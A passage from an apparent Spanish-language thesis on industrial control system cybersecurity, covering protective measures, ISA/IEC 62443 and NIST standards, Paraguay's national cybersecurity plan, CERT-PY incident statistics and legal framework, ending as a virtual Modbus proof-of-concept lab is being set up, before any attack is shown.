El enfoque será cuantitativo. Según Hernández Sampieri et al (2010):

“En el enfoque cuantitativo los planteamientos a investigar son específicos y delimitados desde el inicio de un estudio. Además, las hipótesis se establecen previamente, esto es, antes de recolectar y analizar los datos. La recolección de los datos se fundamenta en la medición y el análisis en procedimientos estadísticos, la investigación debe ser lo más “objetiva” posible. Los estudios cuantitativos siguen un patrón predecible y estructurado (el proceso) y la meta principal de estos estudios es la construcción y la demostración de teorías.”

5.1.4. Área de estudio

El área de estudio será ciencias y tecnologías

5.1.5. Unidad de estudio

La unidad de estudio será la Ciberseguridad aplicada a los Sistemas de Control

5.1.6. Contexto de la investigación

En el estudio Bibliográfico junto con una simulación de un caso particular.

5.1.7 Técnica e Instrumentos de recolección de datos

Las técnicas utilizadas para la recolección de datos son: revisión de trabajos de grados relacionados en el área; investigación en libros y revistas científicas (ya sean impresos o virtuales); asistencia a cursos referentes al área; revisión de manuales y simulaciones en herramientas software.

Capítulo VI

En este capítulo se estará mostrando el estado de la ciberseguridad en Paraguay, buenas prácticas, el marco normativo y la implementación y los resultados obtenidos en la prueba de concepto junto con la conclusión del proyecto.

6.1 Buenas prácticas, normativas y Organizaciones a fines de la ciberseguridad Industrial

6.1.1 Aproximaciones a la protección de los ICS

Lo llamamos aproximación ya que en la realidad no existe un sistema completamente seguro e impenetrable. Con el pasar de los años y dado la evolución de los sistemas de control donde estos cada vez más van tomando aspectos de las TIC también se optó por aplicarles los mismos métodos de seguridad como Firewalls, IDS/IPS, VPN, antivirus entre otros.

Sin embargo, uno de los grandes problemas que siempre se presentan en a la hora de implementar estas prácticas son que a la hora de realizar un proyecto y evaluar el presupuesto se asume que este tendrá una larga duración y que durante un gran periodo de tiempo no necesitará modificaciones por lo que varias empresas que ya cuenta con sus equipos no quieren volver a invertir en nuevos equipos con mejoras en la parte de seguridad o que soporten un antivirus. Ya que es una realidad que al menos aquí en Paraguay se siguen utilizando varios equipos que fueron comprados usados y que ya tienen más de 20 años de funcionamiento y sin embargo siguen funcionando correctamente. Por ellos existen otras formas de optar por la seguridad de los ICS.

A continuaciones estaremos mencionando algunos de ellos

- Firewalls: los firewalls o cortafuegos siguen siendo las herramientas más útiles a la hora de proteger nuestros dispositivos ya que estos pueden cortar el ataque o limitar el acceso de los atacantes a los demás niveles, por ello la importancia del seccionamiento del sistema por niveles como lo indica la ISA-95. Aunque los firewalls tradicionalmente son más del entorno TIC, cada vez son las empresas que están creando firewalls que soporten los distintos protocolos de comunicación industrial.
- IDS: o sistema de detección de intrusiones, es una aplicación que como su nombre lo dice se encarga de detectar accesos no autorizados a un ordenador o una red, es decir, es un sistema que se encarga de monitorizar el tráfico en la red y lo compara con una base de datos actualizada de firmas de ataques conocidos y ante cualquier actividad sospechosa, este emite una alarma para que se pueda tomar las medidas correspondientes.
- IPS: o sistema de prevención de instrucciones, es una aplicación que a diferencia del IDS este se encarga de prever las instrucciones al sistema realizando un análisis en tiempo real de las conexiones y protocolos para detectar si se va a producir algún incidente, analizando patrones, anomalías o comportamientos sospechosos y permitiendo el acceso o no a la red implementando políticas basadas en el contenido del tráfico monitorizado, es decir que el IPS a diferencia del IDS tiene la autoridad

para descartar paquetes y/o desconectar conexiones. Cabe mencionar que hoy en día ya existen proveedores que ofrecen ambos servicios en uno IDS/IPS

- VPN: muy importante a la hora se asegurar las comunicaciones entre dispositivos si estos cuentan con una conexión remota, el VPN o Virtual Private Network como su nombre lo indica es una red privada donde solo se puede acceder con autentificación lo cual es muy importante para evitar instrucciones, además de que encripta el tráfico de la red para mayor seguridad del mismo.
- Antivirus: esta solución se limita más a los sistemas de control que cuentan con sistema operativo o mejor dicho están instalados en un computador ya que la mayoría de los dispositivos de control no permiten la instalación de otros programas dentro de ellos como los PLC y DCS, sin embargo, es posible instalar dentro de un ordenador que también tiene instalado el SCADA, esto muy importante para evitar que el equipo quede expuesto y pueda comprometer el resto de los dispositivos.

Todo esto ayuda mucho a la hora de mitigar las amenazas a los ICS, sin embargo, si no son instalados correctamente o no se toman las medidas necesarias no hay mucho que puedan hacer por sí mismos, es por ellos que organizaciones en todo el mundo realizan estudio, investigaciones y pruebas para poder encontrar las mejores prestaciones de las mismas, de ahí salen los distintos Frameworks de distintas organizaciones dedicadas a la seguridad de los ICS.

6.1.2 Organizaciones y normativas relacionadas a la ciberseguridad y a los ICS

Como se mencionó anteriormente existen varios entes involucrados en la seguridad de los sistemas de control industrial que buscan crear una visión común para todos los involucrados en el área para que puedan gestionar de manera más eficiente y mitigar lo más posibles los riesgos. Entre ellos destacan algunos de los cuales partieron normas o son entes regulatorios de los cuales hablaremos un poco a continuación.

La ISA (International Society of Automation o Sociedad Internacional de Automatismo) es una asociación sin fines de lucros fundada en 1945 para crear un mundo mejor a través de la automatización ((ISA), 2021). Responsable de la creación de varias normas como lo son la ISA 99 que después derivo en la IEC 62443, la ISA 95, la serie de ISA 27000 entre otros que sirven como framework a la hora de realizar o evaluar proyectos.

La IEC (International Electrotechnical Commission o Comisión Electrotécnica Internacional) es una organización de normalización fundada en 1906, especializada en los campos de eléctrica, electrónica y tecnologías a fines. En el 2010 asume la normativa ISA 99 para crear la serie de normativas de la IEC 62443

La NIST (National Institute of Standard and Technology o Instituto Nacional de Estándares y Tecnología) se fundó en 1901 y ahora forma parte del Departamento de Comercio de EE. UU. Encargado del desarrollo de varias guías de buenas prácticas y de seguridad para tanto

entornos industriales como a nivel corporativo. NIST es uno de los laboratorios de ciencias físicas más antiguos del país. ((NIST), 2021)

El ICS-CERT (Industrial Control Systems Cyber Emergency Response Team) como su nombre lo indica se trata de un organismo encargado de dar respuesta inmediata a los incidentes de seguridad a los sistemas de control industrial, aunque también actúan como equipo de respuesta ante incidente cibernéticos. Hoy en dia y gracias al apoyo de la OEA cada país de la región cuenta con uno y Paraguay no es la excepción. Cuenta con su propio CERT-PY para incidentes de ciberseguridad, respaldado por la SENATIC y en coordinación con los demás CERT de la región.

Normativas referentes a la ciberseguridad y a ICS

ISA 99/ IEC 62443


El estándar ISA 99/IEC 62443 es la principal referencia en cuanto a Ciberseguridad de ICS se refiere, ya que en ella se reúnen una serie de documentos que ayudan al incremento de la protección de los ICS frente a ataques informáticos.

El comité de desarrollo de estándares ISA 99 reúne a expertos en ciberseguridad industrial de todo el mundo para desarrollar estándares ISA sobre seguridad de sistemas de control y automatización industrial. Este trabajo sirvió como base para la Comisión Electrotécnica Internacional para producir la serie IEC 62443 de múltiples estándares. ((ISA), 2021)

En el año 2010, las ISA 99 cambia su numeración para ser ANSI/ISA-62443, para alinearse con los documentos de IEC, es a partir de ahí donde los desarrollos de la ISA 99 se detienen y se da la nueva estrategia conocida como IEC 62443, dando como resultado 4 documentos, un informe de 8 documentos y cinco informes técnicos.

Se lo llama serie al IEC 62443 ya que está compuesta por cuatro grupos principales (General, Políticas y procedimientos, Sistemas y Componentes) que luego se subdividen nuevamente, para tocar aspectos específicos que componen a cada grupo

Ilustración 27... Serie IEC 62443



Fuente: isa.org,2021

NIST SP 800-82 “Guía para la Seguridad de los Sistemas de Control Industrial (ICS)”.

Este documento proporciona orientación sobre cómo proteger los sistemas de control industrial (ICS), incluidos los sistemas de control de supervisión y adquisición de datos (SCADA), los sistemas de control distribuido (DCS) y otras configuraciones del sistema de control, como los controladores lógicos programables (PLC), mientras se abordan sus requisitos únicos de rendimiento, confiabilidad y seguridad. El documento proporciona una descripción general de ICS y topologías de sistema típicas, identifica las amenazas y vulnerabilidades típicas de estos sistemas y proporciona contramedidas de seguridad recomendadas para mitigar los riesgos asociados.

(NIST 800-82, 2015)

La Familia de normas ISA 27000

Las series 27000 están orientadas al establecimiento de buenas prácticas en relación con la implantación, mantenimiento y gestión del Sistema de Gestión de Seguridad de la Información (SGSI) o por su denominación en inglés Information Security Management System (ISMS). Estas guías tienen como objetivo establecer las mejores prácticas en relación con diferentes aspectos vinculados a la gestión de la seguridad de la información, con una fuerte orientación a la mejora continua y la mitigación de riesgos (GlobalSUITE, 2021)

6.2 Estado de preparación de Paraguay con respecto a la Ciberseguridad


Así como varios otros países Paraguay también se encuentra en un proceso de adaptación a las nuevas tendencias de la digitalización, prueba de ello es que en 2015 se desarrollaron mesas de discusión con los representantes todos los sectores de la sociedad paraguaya que son afectados directa e indirectamente por la nueva problemática de la ciberseguridad. Después, varias reuniones y de varios borradores se publicó "el Plan Nacional de Ciberseguridad".

En este Plan Nacional de Ciberseguridad se abordan varios aspectos correspondientes al ciberespacio como los son el internet y su estructura, el fomento al uso de las TIC (Tecnología de la Información y la comunicación), la creación del CERT-PY para respuesta a los incidentes cibernéticos, la investigación de delitos informáticos de la cual estará encargada la Unidad Especializada de Delitos Informáticos, también nos hablan de la administración pública y del sector privado.

Según el Plan Nacional de Ciberseguridad liderado por la Presidencia de la Repùblica del Paraguay, a través de la secretaría nacional de la Tecnologías de la Información y Comunicación (SENATICs) y en coordinación con el Ministerio de Relaciones Exteriores (MRE), con el apoyo de la Organización de los Estados Americanos (OEA). El Paraguay fue el país con mayor crecimiento de usuarios de internet en la región durante los años 2010 a 2014. Asimismo, se ha observado un aumento en los ataques cibernéticos, ataques como Denegación de Servicios (DoS), incluidos diversos incidentes dirigidos a los portales Web de organismos gubernamentales. Dado

este dato se ha tomado el fortalecimiento de la ciberseguridad como de carácter urgente y prioritario. (SENATIC, 2017)

Ilustración 28...Población total vs Usuarios de Internet (2009-2014)



Fuente: Indicadores del Desarrollo Mundial (IDM)- Banco Mundial,2015

La SENATIC es la institución del Poder Ejecutivo que define, fiscaliza y apoya la implementación de políticas y estrategias transversales para garantizar el acceso y el uso de las TIC a la población paraguaya con el fin de mejorar su calidad de vida y apoyar el desarrollo sostenible del país. En cuanto a la materia de ciberseguridad, el artículo 12, inciso h, de la Ley N°4.989/2013, atribuye expresamente a la SENATICs la tarea de “establecer y gestionar las políticas de protección de la información personal y gubernamental, y cultivar los conocimientos sobre la industria de seguridad de la información, para lo cual deberá establecer un sistema de organización de seguridad, proponer una política de seguridad a nivel nacional, y establecer un

plan de integración de protección de información”. Asimismo, el Artículo 14, inciso g) dispone la atribución de “establecer y gestionar políticas de protección de la información personal y gubernamental, y cultivar los conocimientos sobre la industria de seguridad de la información, para lo cual deberá establecer un sistema de organización de seguridad, proponer una política de seguridad a nivel nacional y establecer un plan de integración de protección de información”, y el inciso h) “diseñar e implementar estándares, mecanismos y medidas tecnológicas de seguridad para el adecuado y correcto funcionamiento de los programas y servicios de acceso electrónico para el ciudadano”. (SENATIC, 2017)

La gestión de incidentes y vulnerabilidades cibernéticas es conducida por el Centro de Respuesta a Incidentes Cibernéticos del Paraguay (CERT-PY) que, a su vez, es la principal autoridad en materia de ciberseguridad en el país, establecida bajo la estructura funcional de la SENATICs por Decreto N° 11.624/13.

6.1.1 CERT-PY


El Centro de Respuestas a Incidentes Cibernéticos (CERT-PY) es el organismo coordinador de incidentes cibernéticos que afectan al ecosistema digital nacional bajo la estructura funcional de la SENATIC.

En el 2019 el CERT-PY sacó un informe del estado de la ciberseguridad en Paraguay donde presenta datos estadísticos históricos en base a los reportes de incidentes cibernéticos recibidos

desde finales del año 2013 hasta 2019. También se encuentran reporte más a nivel internacional de empresas como Kaspersky, Microsoft y Shadowserver, que permiten identificas mejor las tendencias de las amenazas a la región y por ende a nuestro país. (MITIC, 2019)

El CERT-PY otorga un servicio de gestión permanente de incidentes ciberneticos, se para una persona en particular o para una organización, sin ningún costo. Cualquier ciudadano, empresa, institución pública u organización extranjera puede reportar el incidente cibernetico que está afectando a su sistema de información del ecosistema digital nacional, propio o de terceros.

Ilustración 29... Fases del proceso de Gestión de Incidentes de Ciberseguridad




Fuente: Informe del Estado de la Ciberseguridad en Paraguay, 2019

6.1.2 Reporte de incidentes cibernéticos

A continuación, estaremos mostrando las estadísticas obtenidas de los incidentes cibernéticos reportados y gestionados por CERT-PY desde su funcionamiento en 25/09/2013 hasta el 31/12/2019


- Reportes recibidos: 4986
- Cantidad total de incidentes atendidos: 470
- Investigaciones realizadas: 770

Gráfica 2...Cantidad de reportes de incidentes cibernéticos por año



Fuente: Informe del Estado de la Ciberseguridad en Paraguay, 2019

Gráfica 3...Cantidad de Incidentes únicos por año



Fuente: Informe del Estado de la Ciberseguridad en Paraguay, 2019

Gráfica 4...Cantidad de investigaciones por año



Fuente: Informe del Estado de la Ciberseguridad en Paraguay, 2019

6.1.3 Protección de Infraestructuras críticas

En el Plan Nacional de Ciberseguridad también se anexa un plan de acción enfocado a las infraestructuras críticas en la cual divide la misma en dos aspectos fundamentales:

- 1) La resiliencia de las infraestructuras críticas ante las amenazas ciberneticas y garantizar la estabilidad de los servicios esenciales. Por ello se pretende:
 - a) Crear una base de datos de todas las infraestructuras críticas tanto públicas como privadas con sistemas informáticos asociados.
 - b) Impulsar la implementación de una normativa en ciberseguridad para la protección de infraestructuras críticas que abarque tanto el ámbito físico como el tecnológico.
 - c) Realizar análisis de riesgo de las deficiencias sistemáticas, organizacionales y técnicas, de forma anual, en todas las infraestructuras críticas y activos críticos.
 - d) Elaborar directrices técnicas para la gestión de sistemas de control industrial de las empresas.
 - e) Llevar a cabo, en coordinación con los otros países que comparten con nosotros las infraestructuras críticas, proyectos específicos de control industrial

- 2) La responsabilidad por la ciberseguridad de las infraestructuras críticas es compartida tanto entre el estado y el sector privado, para fomentar la cooperación público-privada se pretende:
- a) Realizar reuniones periódicas con representantes del Ministerio Público y del CERT-PY para analizar la información de los incidentes y delitos informáticos para poder realizar procedimientos para la rápida acción contra los mismos.
 - b) Desarrollar de forma conjunta procedimientos de cooperación entre los operadores de infraestructuras críticas, el Ministerio Público y el CERT-PY para reaccionar de manera más efectiva a los incidentes de ciberseguridad.
 - c) Fomentar la participación del sector privado en ejercicios de simulación de incidentes ciberneticos, que permitan la compresión del rol que compete a cada sector, ante incidentes de ciberseguridad.

6.1.4 Marco Legal

El plan de ciberseguridad también nos anexa lo que ellos llaman como instrumentos legales en orden cronológico, mostrando así el crecimiento en materia legislativa del marco nacional relativo a las TIC y por lo tanto relativo a la ciberseguridad

Tabla 2... Normativas Paraguayas

Normativas	Tema
642/1995	De telecomunicaciones y crea la Comisión Nacional de Telecomunicaciones (CONATEL)
Ley N° 1.337/1999	De Defensa Nacional y Seguridad Interna
Ley N° 4.017/2010	De validez jurídica de la firma electrónica, la firma digital, los mensajes de datos y el expediente electrónico
Ley N° 4.439/2011	Que modifica y amplía varios artículos de la Ley N° 1.160/97 (Código Penal) referentes a los delitos informáticos
Decreto N° 7.706/2011	Por el cual se aprueba el Plan Director de Tecnologías de la Información y Comunicación (TICs) del Poder Ejecutivo
Decreto N° 8.716/2012	Por la cual se crea y reglamenta la Secretaría de Tecnologías de la Información y Comunicación (SETICs)
Ley N° 4.868/2013	De Comercio Electrónico
Decreto N° 10.517/13	Por el cual se autoriza a la Secretaría de Tecnologías de la Información y Comunicación (SETICs) a desarrollar, implementar y monitorear el Sistema de Intercambio de Información entre instituciones públicas
Ley N° 4.989/2013	Que crea el marco de aplicación de las tecnologías de la información y comunicación en el sector público y crea la Secretaría Nacional de Tecnologías de la Información y Comunicación (SENATICs)
Decreto N° 11.624/2013	Por el cual se reglamenta la Ley N° 4.989/2013 del 9 de agosto de 2013, "que crea el marco de aplicación de las tecnologías de la información y comunicación en el sector público y crea la Secretaría Nacional de Tecnologías de la Información y Comunicación (SENATICs)" y establece la estructura orgánica y funcional de la citada Secretaría Nacional
Decreto N° 1.165/2014	Por el cual se aprueba el reglamento de la Ley N° 4.868 del 26 de febrero de 2013 de "Comercio Electrónico"
Decreto N° 6234/16	Por el cual se declara de interés nacional la aplicación y el uso de las Tecnologías de la Información y Comunicación (TICs) en la gestión pública y se ordena la implementación de las unidades especializadas TICs en las instituciones dependientes del Poder Ejecutivo
Decreto N° 5323/2016	Por el cual se reglamentan los artículos 20 y 21 de la Ley N° 4989/13 "que crea el marco de aplicación de las TICs en el sector público y crea la SENATICs" y se establece la instancia de coordinación de las Unidades Especializadas TIC de las Instituciones del Poder Ejecutivo.
Ley N° 5653/16	De protección de Niños, Niñas y Adolescentes contra contenidos nocivos en internet

Fuente: Plan Nacional de Ciberseguridad, 2017

6.3 Primera Prueba de Concepto (PoC)

La prueba de concepto consiste en simular las comunicaciones de dos dispositivos PLC uno maestro y otro esclavo comunicándose a través del protocolo Modbus, por ello para esta prueba se está usando la herramienta Modbus tools, que es un software de simulación de comunicación a través del protocolo modbus.

Para la prueba de concepto, se montó ha montado un laboratorio virtual con lo siguiente:

- 1 PC Master-Cliente: Servidor Windows Server 2012 virtualizado en VMWare.
- 1 PC Slave-Server: Servidor Windows Server 2012 virtualizado en VMWare.
- 1 PC Atacante: Sistema Operativo Kali-Linux virtualizado en VMWare.


Obs: para montar este laboratorio se requiere de una computadora de al menos de 8GB de RAM ya que cada sistema operativo utiliza al menos 2GB de RAM

6.3.1 Funcionamiento normal

En la siguiente sucesión de imágenes se irá mostrando el funcionamiento normal de la prueba, empezando por mostrar la dirección IP de cada uno, véase a que ambos están en la misma red, siendo el de la izquierda el Servidor o Slave y el de la derecha el Master o Cliente. Para conveniencia de la prueba se tomará al Software Modbus Slave como el HMI en la prueba ya que

es el que se encarga de leer y escribir los PLCs, por lo tanto, será el Modbus Pool (Master) el que realizará la acción de lectura y escritura sobre el Modbus Slave, que en este caso actuará de PLC entendiendo el protocolo Modbus como Slave e irá guardando los registros de datos que el SCADA necesita leer y sobrescribir.

Ilustración 30...PoC_1 IP de las máquinas virtuales




Fuente: Elaboración propia, 2020

Una vez instalados las herramientas Modbus tools en cada uno de los servidores virtuales respectivos, se procede a hacer la configuración de red de cada software, como se trata de un entorno virtualizado no se puede simular una comunicación RS-485, por lo que se opta por la

configuración Modbus TCP/IP. Al SCADA se le configura la IP del PLC sobre el que se quiere actuar y al PLC se le configura que acepte comunicaciones de cualquier IP.

